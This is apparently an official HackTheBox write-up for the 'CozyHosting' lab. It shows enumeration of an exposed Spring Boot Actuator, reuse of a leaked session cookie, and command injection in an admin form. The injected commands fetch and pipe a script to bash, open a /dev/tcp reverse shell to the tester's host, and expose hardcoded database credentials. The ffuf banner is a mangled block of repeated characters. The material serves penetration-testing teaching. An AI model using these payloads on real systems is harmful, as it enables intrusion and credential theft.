




HACKTHEBOX



CozyHosting

15th August 2023 / Document No D23.100.248

Prepared By: k1ph4ru

Machine Author: commandercool

Difficulty: **Easy**

Classification: Official

Synopsis

CozyHosting is an easy-difficulty Linux machine that features a `Spring Boot` application. The application has the `Actuator` endpoint enabled. Enumerating the endpoint leads to the discovery of a user's session cookie, leading to authenticated access to the main dashboard. The application is vulnerable to command injection, which is leveraged to gain a reverse shell on the remote machine. Enumerating the application's `JAR` file, hardcoded credentials are discovered and used to log into the local database. The database contains a hashed password, which once cracked is used to log into the machine as the user `josh`. The user is allowed to run `ssh` as `root`, which is leveraged to fully escalate privileges.

Skills Required

- Web Enumeration
- Linux Fundamentals

Skills Learned


- Spring Boot Enumeration
- Command Injection
- SSH Abuse Through Misconfiguration

Enumeration

Nmap

Let's run an `Nmap` scan to discover any open ports on the remote host.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.230 | grep '^[\d]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$///)
nmap -p$ports -sV 10.10.11.230
```



A terminal window showing the results of an Nmap scan. The window has three colored icons in the top-left corner (red, yellow, green). The text output is as follows:

```
nmap -p$ports -Pn -sC -sV 10.10.11.230

Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-15 10:43 EDT
Nmap scan report for 10.10.11.230
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4356bca7f2ec46ddc10f83304c2caa8 (ECDSA)
|_  256 6f7a6c3fa68de27595d47b71ac4f7e42 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed.
<...SNIP...>

Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
```

The `Nmap` scan shows that `ssh` is listening on its default port, `22` and an `Nginx` HTTP web server is running on port `80`.

HTTP

Upon browsing to port `80`, we are redirected to the domain `cozyhosting.htb`.



Let's add `cozyhosting.htb` to our `/etc/hosts` file with the corresponding IP address in order for us to be able to access the domain in our browser.

```
echo "10.10.11.230 cozyhosting.htb" | sudo tee -a /etc/hosts
```


On visiting the domain we see a website, which appears to be offering hosting services.

A screenshot of the Cozy Hosting website. The header features a logo with a sun and clouds, followed by the text "Cozy Hosting". To the right are links for "Home", "Services", "Pricing", and "Login". The main section has a large heading "We offer modern solutions for growing your business" with a subtext "Host a project of any size and complexity with Cozy Hosting". Below this is a "Get Started →" button. To the right is a stylized illustration of three people working on a large laptop screen, with server racks and clouds in the background.

Let's fuzz the server for files and directories. We will be using `ffuf` with the following flags in our scan:

```
-w Wordlist file path  
-u Target URL  
-ic Ignore wordlist comments  
-t Number of concurrent threads
```

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://cozyhosting.htb/FFUZ -ic -t 100
```



```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://cozyhosting.htb/FFUZ -ic -t 100

v2.0.0-dev
-----
:: Method      : GET
:: URL        : http://cozyhosting.htb/FFUZ
:: Wordlist    : FFUZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 100
:: Matcher       : Response status: 200,204,301,302,307,401,403,405,500
-----
[Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 249ms]
 * FFUZ: index

[Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 219ms]
 * FFUZ:

[Status: 200, Size: 4431, Words: 1718, Lines: 97, Duration: 257ms]
 * FFUZ: login


[Status: 401, Size: 97, Words: 1, Lines: 1, Duration: 295ms]
 * FFUZ: admin

[Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 366ms]
 * FFUZ: logout

[Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 480ms]
 * FFUZ: error
```

Here we see a few directories.

```
index
login
admin
logout
error
```



Upon accessing the `/login` page and attempting to authenticate with common credentials, we are unable to gain access to the application.

Browsing to `/error` returns an error page with a header stating `Whitelabel Error Page`. Researching this error reveals that this application is using `SpringBoot`.

We can now run our scan again, this time using a `Spring Boot`-specific wordlist.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt:FFUZ  
-u http://cozyhosting.htb/FFUZ -ic -t 100
```

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt:FFUZ -u http://cozyhosting.htb/FFUZ -ic -t 100

          '/--\  /'--\'
         /\_\_/\ /\_\_/\ _ _ _ _ \/\_\_\
        \ \ ,__\ \ \ ,__\ \ \ \ \ \ \ \ \ ,__\
         \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
          \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
           \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
            \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
             \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
              \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
               \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                 \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                  \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                   \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                     \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                      \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                        \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                          \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                            \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                              \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                  \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                    \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                      \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                        \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                          \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                            \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                              \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                  \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                    \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                      \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                        \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                          \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                            \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                              \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                  \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                    \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                      \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                        \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                          \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                            \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                              \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                                \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                                  \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                                    \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                                      \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
                                                                                      * FFUZ: actuator
```

```
[Status: 200, Size: 634, Words: 1, Lines: 1, Duration: 242ms]
 * FFUZ: actuator

[Status: 200, Size: 4957, Words: 120, Lines: 1, Duration: 246ms]
 * FFUZ: actuator/env

[Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 227ms]
 * FFUZ: actuator/env/home

[Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 213ms]
 * FFUZ: actuator/env/lang

[Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 240ms]
 * FFUZ: actuator/env/path

[Status: 200, Size: 15, Words: 1, Lines: 1, Duration: 379ms]
 * FFUZ: actuator/health

[Status: 200, Size: 127224, Words: 542, Lines: 1, Duration: 346ms]
 * FFUZ: actuator/beans

[Status: 200, Size: 9938, Words: 108, Lines: 1, Duration: 374ms]
 * FFUZ: actuator/mappings

[Status: 200, Size: 48, Words: 1, Lines: 1, Duration: 1161ms]
 * FFUZ: actuator/sessions

:: Progress: [112/112] :: Job [1/1] :: 42 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

We see the `actuator` endpoint is exposed, which is mainly used for debugging purposes in `Spring Boot` applications. The `Spring Boot actuator` module provides a collection of built-in endpoints that expose different types of information and operations on an application.

Foothold

Upon exploring the `actuator` endpoint, we find the `/actuator/mappings` endpoint. This provides a detailed overview of all the mappings configured in the application. On browsing to the endpoint, we see a `JSON` response containing information about the request mappings in place, including the requests' methods (`GET, POST, etc.`) :

<http://cozyhosting.htb/actuator/mappings>

```

cozyhosting.htb/actuator/mappings
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
{
    "3": {
        "handler": "Actuator root web endpoint",
        "predicate": "{GET [/actuator], produces [application/vnd.spring-boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
        "details": {
            "handlerMethod": (...),
            "requestMappingConditions": (...),
            "3"
        }
    },
    "4": {
        "handler": "Actuator web endpoint 'env'",
        "predicate": "{GET [/actuator/env], produces [application/vnd.spring-boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
        "details": {
            "handlerMethod": (...),
            "requestMappingConditions": (...),
            "4"
        }
    },
    "5": {
        "handler": "Actuator web endpoint 'env-toMatch'",
        "predicate": "{GET [/actuator/env/{toMatch}], produces [application/vnd.spring-boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
        "details": {
            "handlerMethod": (...),
            "requestMappingConditions": (...),
            "5"
        }
    },
    "6": {
        "handler": "Actuator web endpoint 'sessions'",
        "predicate": "{GET [/actuator/sessions], produces [application/vnd.spring-boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
        "details": {
            "handlerMethod": (...),
            "requestMappingConditions": (...),
            "6"
        }
    },
    "7": {
        "handler": "Actuator web endpoint 'health'",
        "predicate": "{GET [/actuator/health], produces [application/vnd.spring-boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
        "details": {
            "handlerMethod": (...),
            "requestMappingConditions": (...),
            "7"
        }
    },
    "8": {
        "handler": "org.springframework.boot.autoconfigure.web.servlet.error.BasicErrorController#errorHtml(HttpServletRequest, HttpServletResponse)",
        "predicate": "{ [error], produces [text/html]}",
        "details": {
            "handlerMethod": (...),
            "requestMappingConditions": (...),
            "8"
        }
    }
}

```

Looking at the `/actuator/sessions` endpoint, we are able to list all the active sessions and their session ids.

`http://cozyhosting.htb/actuator/sessions`

```

cozyhosting.htb/actuator/sessions
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
{
    "FFD07ED6139DAEDDB1B96FA954A48B90": "kanderson"
}

```

We see the session identifier for `kanderson`, which we can grab and set as a cookie in our browser, using the developer console's `Storage` tab.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
JSESSIONID	43F3EEF6C4CEDC7CB540D3A245565323	cozyhosting.htb	/	Session	42	true

Upon attempting to access the `/admin` page, we are now presented with a dashboard and notice that we are logged in as the user `K. Anderson`, who appears to be one of the customers of `Cozy Cloud`.

<http://cozyhosting.htb/admin>

The screenshot shows a web browser window with the URL <http://cozyhosting.htb/admin>. The page has a header with a logo and the text "Cozy Cloud". On the right, there's a user profile for "K. Anderson". Below the header, there's a section titled "Include host into automatic patching". A "Please note" box contains the text: "For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file." There are two input fields: "Hostname" containing "127.0.0.1" and "Username" containing "test". At the bottom are "Submit" and "Reset" buttons.

Looking at the bottom of the page, we see a form that require's a `hostname` and `username` for automatic patching. If we try submitting the form with the username `test` and the hostname `127.0.0.1`, we get an error back stating that the host was not added.

The screenshot shows the same page after submission. A red box highlights an error message: "The host was not added! Host key verification failed.". Below this, the "Hostname" field (containing "127.0.0.1") and the "Username" field (containing "test") are also highlighted with red boxes. The footer of the page includes the copyright notice "© Copyright Cozy Cloud. All Rights Reserved" and "Designed by BootstrapMade".

This error and the note above it suggest that the service attempts to use `ssh` to connect to the host provided. The command run in the backend is therefore likely to be the following:

```
ssh -i id_rsa username@hostname
```

Since the hostname validation is quite strict, we can try playing around with command injection using the username field. We know that the `username` field does not accept white spaces, so to bypass this we can use `${IFS}` as a delimiter, which is a special shell variable that stands for Internal Field Separator and defaults to a space (followed by a tab and a newline) in shells like `Bash` and `sh`.

To test this, we will first start a local server and try to `curl` it from the target server.

```
python3 -m http.server 7000
```

```
python3 -m http.server 7000  
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
```

We then submit the form using the following payload in the username field, to see if we get a callback:

```
test;curl${IFS}http://10.10.14.49:7000;
```

The screenshot shows the Cozy Cloud web interface. At the top, there's a navigation bar with three dots (red, yellow, green) and a user profile for K. Anderson. Below the navigation is a dashboard section with three cards: 'goofy kalam' (CI/CD, \$99, Patched), 'reverent archimedes' (Test pipeline, \$24, Patched), and 'awesome lalande' (Dev environment, \$53, Not patched). To the right is a pie chart showing patch status. Below the dashboard is a section titled 'Include host into automatic patching'. It contains a note about connecting via SSH and a form with 'Connection settings' (Hostname: 127.0.0.1) and a 'Username' field. The 'Username' field contains the command injection payload 'test;curl\${IFS}http://10.10.14.49:7000;'. There are 'Submit' and 'Reset' buttons at the bottom of the form. At the very bottom of the page, there's a copyright notice: '© Copyright Cozy Cloud. All Rights Reserved' and 'Designed by BootstrapMade'.

Indeed, we observe a request to our local server, confirming the command injection.

```
python3 -m http.server 7000  
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...  
10.10.11.230 - - [15/Aug/2023 13:32:53] "GET / HTTP/1.1" 200 -
```

With this in mind, we should be able to achieve remote code execution.

First, we create a reverse shell script and host it on our web server.

```
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.14.49/4444 0>&1' > rev.sh
```

The above one-liner will create a `Bash` script named `rev.sh` in our current working folder. This is what we will use to initiate the reverse shell connection to our `Netcat` listener.

We then start our `Netcat` listener, which we will use to catch the reverse shell connection once our script gets executed.

```
nc -lvp 4444
```

```
● ● ●  
nc -lvp 4444  
listening on [any] 4444 ...
```

Let's now edit our payload to fetch our `rev.sh` script and execute it.

```
test;curl${IFS}http://10.10.14.49:7000/rev.sh|bash;
```

The screenshot shows the Cozy Cloud web interface. At the top, there's a navigation bar with a logo, user profile, and search bar. Below the header is a dashboard section with three cards: 'goofy kalam' (CI/CD, \$99, Patched), 'reverent archimedes' (Test pipeline, \$24, Patched), and 'awesome lalande' (Dev environment, \$53, Not patched). To the right is a pie chart representing resource usage. Below the dashboard is a section titled 'Include host into automatic patching'. It contains a note about including a private key in the host's .ssh/authorised_keys file. A form for connection settings is shown, with 'Hostname' set to '127.0.0.1' and 'Username' set to 'test;curl\${IFS}http://10.10.14.49:7000/'. There are 'Submit' and 'Reset' buttons at the bottom of the form. At the very bottom of the page, there's a footer with copyright information and a link to BootstrapMade.

Upon sending the request, a reverse shell as `app` is sent to our listener.

```
● ● ●  
nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.49] from (UNKNOWN) [10.10.11.230] 54802  
sh: 0: can't access tty; job control turned off  
$ id  
uid=1001(app) gid=1001(app) groups=1001(app)
```

To get a more stable shell we can use the `script` command to create a new `PTY` with bash.

```
script /dev/null -c bash
```

```
$ script /dev/null -c bash  
Script started, output log file is '/dev/null'.  
app@cozyhosting:/app$
```

Lateral Movement

Our shell lands us in the `/app` directory, where we see a `.jar` (Java Archive) file named `cloudhosting-0.0.1.jar`. We can extract it to the `/tmp/app` by using the `-d` flag in `unzip`, which specifies the destination folder.

```
unzip -d /tmp/app cloudhosting-0.0.1.jar
```

```
app@cozyhosting:/app$ ls  
cloudhosting-0.0.1.jar  
app@cozyhosting:/app$ unzip -d /tmp/app cloudhosting-0.0.1.jar  
  
unzip -d /tmp/app cloudhosting-0.0.1.jar  
Archive: cloudhosting-0.0.1.jar  
  creating: /tmp/app/META-INF/  
  inflating: /tmp/app/META-INF/MANIFEST.MF  
  
<...SNIP...>  
app@cozyhosting:/app$
```

Looking at the `/tmp/app/BOOT-INF/classes/application.properties` file, we see some database credentials.

`application.properties` is a configuration file used in `Spring Boot` applications. It is typically used to define various properties that configure the behaviour of the application; the properties include database connection settings, logging configurations, and various other settings that the application needs.

```
cat /tmp/app/BOOT-INF/classes/application.properties
```

```
app@cozyhosting:/app$ cat /tmp/app/B00T-INF/classes/application.properties
cat /tmp/app/B00T-INF/classes/application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=None
spring.jpa.database=POSTGRES
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

